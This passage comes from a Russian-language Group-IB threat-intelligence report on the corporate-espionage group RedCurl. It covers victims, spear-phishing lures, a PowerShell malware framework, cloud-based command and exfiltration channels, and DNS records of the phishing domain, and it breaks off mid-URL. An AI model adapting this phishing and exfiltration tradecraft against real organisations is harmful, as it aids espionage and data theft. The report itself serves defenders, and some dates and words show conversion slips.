


# REDCURL

The pentest you didn't know about



# Ограничение применения

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры ранее неизвестной группы RedCurl для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены индикаторы компрометации, которые могут быть использованы организациями и специалистами для проверки своих сетей на факт компрометации, а также рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание технических деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованные в отчете технические детали угроз не являются пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будут указаны как источники цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав Group-IB на отчет, Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

© Group-IB, 2020

# Оглавление

<b>Введение</b>	<b>4</b>
<b>Ключевые выводы</b>	<b>6</b>
<b>География атак и цели</b>	<b>8</b>
<b>Получение первоначального доступа</b>	<b>9</b>
<b>Запуск трояна и закрепление в системе</b>	<b>13</b>
<b>Разведка и продвижение по сети</b>	<b>15</b>
<b>Эксфильтрация данных</b>	<b>19</b>
<b>Инструменты</b>	<b>20</b>
InitialDropper	21
Dropper	22
FirstStageAgent aka FSA	23
Channel1 aka RedCurl.C1 и Channel2 aka RedCurl.C2	27
Commands	27
<b>Атрибуция</b>	<b>30</b>
RedCurl, CloudAtlas и RedOctober: сравнение кампаний	31
MITRE ATT&CK® Mapping (RedCurl)	32
MITRE ATT&CK® Mapping (RedOctober/Cloud Atlas/Inception)	34
<b>Индикаторы компрометации</b>	<b>36</b>
<b>Приложение 1. Учетные записи в облаках*</b>	<b>—</b>
<b>Приложение 2. Примеры FSA, C1 и C2</b>	<b>53</b>
<b>Рекомендации</b>	<b>56</b>

\* Глава доступна в полной версии отчета

# Введение

## RedCurl

Хакерская группа, занимающаяся шпионажем

## Цель группы

Воровство документов, представляющих коммерческую тайну и содержащих персональные данные сотрудников

## Инструменты

Группа действовала максимально скрытно, чтобы минимизировать риск обнаружения в сети жертвы: не использовала активных троянов и средств удаленного управления

Однажды жарким летним вечером 2019 года в **CERT-GIB (Центр круглосуточного реагирования на инциденты кибербезопасности Group-IB)** поступил звонок от нового клиента, который сообщил о том, что его компания была атакована, и попросил помочь с ликвидацией последствий инцидента и установлением хакерской группы, которая могла быть причастна к атаке.

Дежурный аналитик CERT-GIB оперативно изучил фишинговое письмо, использовавшееся на начальном этапе заражения. Оно было очень хорошо составлено, что наводило на мысль о спланированной таргетированной атаке. Уникальный поведенческий отпечаток, полученный в результате динамического анализа **Threat Detection System Polygon**, подтвердил гипотезу аналитика. Сотрудник CERT-GIB сразу же оповестил команду **Group-IB Threat Intelligence** о выявленном инциденте, и уже через пару часов клиент получил данные о целенаправленной атаке на его бизнес.

Между тем образец письма и полученные данные заинтересовали специалистов Threat Intelligence: в кампании неизвестной на тот момент хакерской группы были задействованы уникальные инструменты, написанные на языке PowerShell, популярном среди IT-специалистов, а письма составлялись не просто под организацию-жертву, а под конкретную команду внутри этой организации. Достаточно быстро стало понятно, что речь идет не об обычной киберкриминальной группе, целью которой всегда является вывод денежных средств. Нахodka специалистов Group-IB подтверждала прогнозы, сделанные ранее в аналитическом отчете **Hi-Tech Crime Trends 2019/2020**: все большую роль на хакерской сцене стали играть группы, занимающиеся шпионажем. Одна из них — **RedCurl**.

В каждой проанализированной кампании целью группы было заражение компьютеров центрального департамента в инфраструктуре организации и воровство интересующих хакеров документов. Примечательно, что одной из вероятных жертв группы стал сотрудник компании, занимающейся информационной безопасностью и предоставляющей клиентам защиту от таких атак. Зафиксированные инциденты, связанные с этой группой, происходили в компаниях самых разных отраслей с большим географическим разбросом: от России до Северной Америки. Это может свидетельствовать о заказном характере атак на конкурентов с целью корпоративного шпионажа. В пользу этой версии говорит и тот факт, что группа действовала максимально скрытно, чтобы минимизировать риск быть обнаруженной в сети жертвы. Так, RedCurl не использовала активных троянов и средств удаленного управления с интерфейсом рабочего стола.

При этом технически методы группы RedCurl имеют схожесть с теми, что применяют в своей практике специалисты в области RedTeam и проведения пентестов.

Данный отчет впервые описывает тактику, инструменты и особенности инфраструктуры ранее неизвестной группы RedCurl. Также здесь впервые приведено подробное описание цепочки атак, подготовленное специалистами Лаборатории компьютерной криминалистики Group-IB, и уникальные данные, собранные в ходе реагирования на инциденты, атрибутированные к кампаниям группы RedCurl.

Изучая активность атакующих, криминалисты проверили гипотезу о том, что используемые техники RedCurl напоминают ранее описанные группы **RedOctober** и **CloudAtlas**, целью которых также был шпионаж. В результате тщательного анализа с использованием матрицы **MITRE ATT&CK®** однозначных связей между этими кампаниями не выявлено.

Как и всегда, в конце отчета приведены индикаторы компрометации, за исключением тех, которые могут привести к идентификации жертв RedCurl. YARA и Suricata правила доступны только для клиентов **Group-IB Threat Intelligence**. Традиционно отчет содержит рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы.

# Ключевые выводы

<b>Название</b>	RedCurl (присвоено компанией Group-IB)
<b>Цель</b>	Корпоративный шпионаж и кражи документации
<b>Период активности</b>	Группа активна с 2018 года по настоящее время. За более чем два года Group-IB обнаружила 26 целевых атак
<b>География</b>	Россия, Украина, Канада, Германия, Великобритания, Норвегия
<b>Жертвы</b>	Строительные, финансовые, консалтинговые компании, ритейлеры, банки, страховые, юридические и туристические организации
<b>Язык</b>	Группа RedCurl, предположительно, русскоговорящая
<b>Инструменты</b>	<p>RedCurl создали набор из PowerShell-программ, который в совокупности можно назвать фреймворком, включающим:</p> <ul style="list-style-type: none"> <li>• dropper (в том числе первичный дроппер InitialDropper)</li> <li>• основной модуль FirstStageAgent aka FSA</li> <li>• два подмодуля, носящих имена Channel1 aka FSA.C1 и Channel2 aka FSA.C2</li> </ul>




Рисунок 1. Схема распаковки трояна

Троян принимает команды от оператора через облако в виде BAT-сценариев. По сути, это просто подпрограммы. Всего было выявлено 29 таких команд-программ.




Рисунок 2. Схема взаимодействия оператора с трояном через облако

#### Технические особенности группы

- Минимальное использование бинарного кода
- Использование техник скрытия в целях затруднения детектирования
- Управление зараженным компьютером через команды в легитимном облачном хранилище. Команды отдавались как PowerShell-скрипты.
- Использование специальных скриптов для демонстрации фейковых окон Outlook для сбора логинов и паролей нужных людей.
- Группа находится в сети жертвы 2–6 месяцев. Стадия распространения по сети растянута во времени, поскольку группа стремится оставаться незамеченной как можно дольше, не используя никаких активных троянов или средств удаленного управления с интерфейсом рабочего стола

#### Целевая система

Одной из основных целей была электронная почта и офисные документы

#### Эксфильтрация данных в легитимные облачные хранилища

RedCurl использует такие облачные сервисы, как cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive.com, powerfolder.com, docs.live.net, syncwerk.cloud, cloud.woelkli.com, framagenda.org. Для управления и доступа к облачам злоумышленники используют сервис multicloud.com

# География атак и цели

**2018**

- DE 06.11.2018
- DE 07.04.2018
- DE 07.18.2018
- UA 12.01.2018

Рисунок 3.  
Таймлайн  
атак RedCurl

Все атаки RedCurl целенаправленные: письма и дропперы создаются под конкретную жертву, что позволяет идентифицировать цель атаки. Однако не всех жертв удалось выявить, так как в некоторых случаях были обнаружены только модули ВПО, а не исходный загрузчик, который позволяет определить цель атаки.

**Начиная с 2018 года Group-IB обнаружила 26 атак на объекты различных отраслей, среди них:**

- строительные компании
- ритейлеры
- туристические компании
- страховые компании
- финансовые компании
- банки
- юридические и консалтинговые компании

**География атак RedCurl включает Европу, страны СНГ, Северную Америку. Жертвы 26 выявленных нами атак находились в следующих странах:**

- Россия
- Украина
- Канада
- Германия
- Великобритания
- Норвегия

Нам удалось идентифицировать **14 организаций**, ставших жертвами шпионажа со стороны RedCurl. Некоторые были атакованы несколько раз. С каждой из них связывались специалисты Group-IB и консультировали по инциденту и дальнейшим шагам для устранения последствий атаки. Названия жертв не раскрываются. В некоторых из них идет реагирование.

Примечательно, что в процессе изучения скомпрометированных данных клиента был обнаружен блок данных, относящийся к лицу, занимающему управленческую позицию в компании из сферы кибербезопасности, а IP-адреса, с которых осуществлялось взаимодействие с облаком RedCurl, принадлежат этой организации. Случайно эти данные были скомпрометированы или это было обычное контролируемое изучение трояна исследователем, мы установить не можем.

**2019**

- UK 01.21.2020
- RU 02.20.2020
- RU 03.20.2020
- RU 06.07.2020
- RU 07.14.2020

# Получение первоначального доступа



## Фишинговые письма

являются способом получения первоначального доступа в целевую сетевую инфраструктуру

Как и во многих кампаниях, целью которых является шпионаж, для получения первоначального доступа в целевую сетевую инфраструктуру RedCurl используют фишинговые электронные письма (spear phishing). Однако в их случае содержимое писем было тщательно проработано. Так, например, в тексте присутствовал адрес и логотип целевой организации, а в адресе отправителя фигурировало ее доменное имя.

В части кампаний RedCurl атакующие представлялись сотрудниками управления по работе с персоналом целевых организаций и рассылали такие письма не одному, а сразу нескольким сотрудникам, что позволяло снизить их бдительность, особенно учитывая то, что некоторые из них работали в одних и тех же отделах.

Для доставки полезной нагрузки RedCurl использовали архивы, ссылки на которые были размещены в теле писем. Несмотря на то, что они вели на публичные облачные хранилища, маскировка внушала уверенность, что пользователь переходит на официальный сайт компании:




Рисунок 4. Пример фишингового письма, отправленного группой RedCurl




Рисунок 5. Пример фишингового письма, отправленного группой RedCurl

Фишинговые письма отправлялись с использованием доменного имени mailsecure[.]tech, а именно с субдоменов, имитирующих легитимный домен атакуемой организации. Указанное доменное имя было зарегистрировано за полгода до кампании, 6 декабря 2018 года. В день атаки была изменена SOA-запись, а для MX записи был указан Yandex:

```
$ dig ru-datacenter.mailsecure.tech any
; <>> DiG 9.11.5-P1-Ubuntu2.5-Ubuntu <>> ru-datacenter.mailsecure.tech any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 23555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ru-datacenter.mailsecure.tech. IN ANY
;;
;; ANSWER SECTION:
ru-datacenter.mailsecure.tech. 1798 IN MX 10 mx.yandex.net.
ru-datacenter.mailsecure.tech. 1798 IN TXT "yandex-verification: 2cda3cd533b95f45"
;;
;; Query time: 61 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Вт июн 30 15:58:54 CEST 2019
;; MSG SIZE rcvd: 190

$ dig mailsecure.tech soa +short
dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019072503 43200 3600 604800 3601
```

Рисунок 6. Технические записи домена mailsecure[.]tech

## LNK, XLAM – 2020 EXE – 2019

Такие файлы приводили к запуску RedCurl.Dropper на компьютере жертвы

Разумеется, архив был размещен не на сайте атакуемой организации, а на облачном хранилище, чаще всего Dropbox. Помимо Dropbox, в рамках кампаний RedCurl также использовались и сервисы, предоставляющие бесплатный хостинг, в частности Byethost и AttractSoft:

```
http://*****.byethost22.com/3/%D0%9F%D0%BE%D0%BB%D0%BE%D0%B6%D0%
B5%D0%BD%D0%B8%D0%B5%20%D0%BE%20%D0%B5%D0%B6%D0%B5%D0%B3%D0%BE%D0%
4%D0%BD%D0%BE%D0%BC%20%D0%BF%D1%80%D0%B5%D0%BC%D0%B8%D1%80%D0%BE%D0%
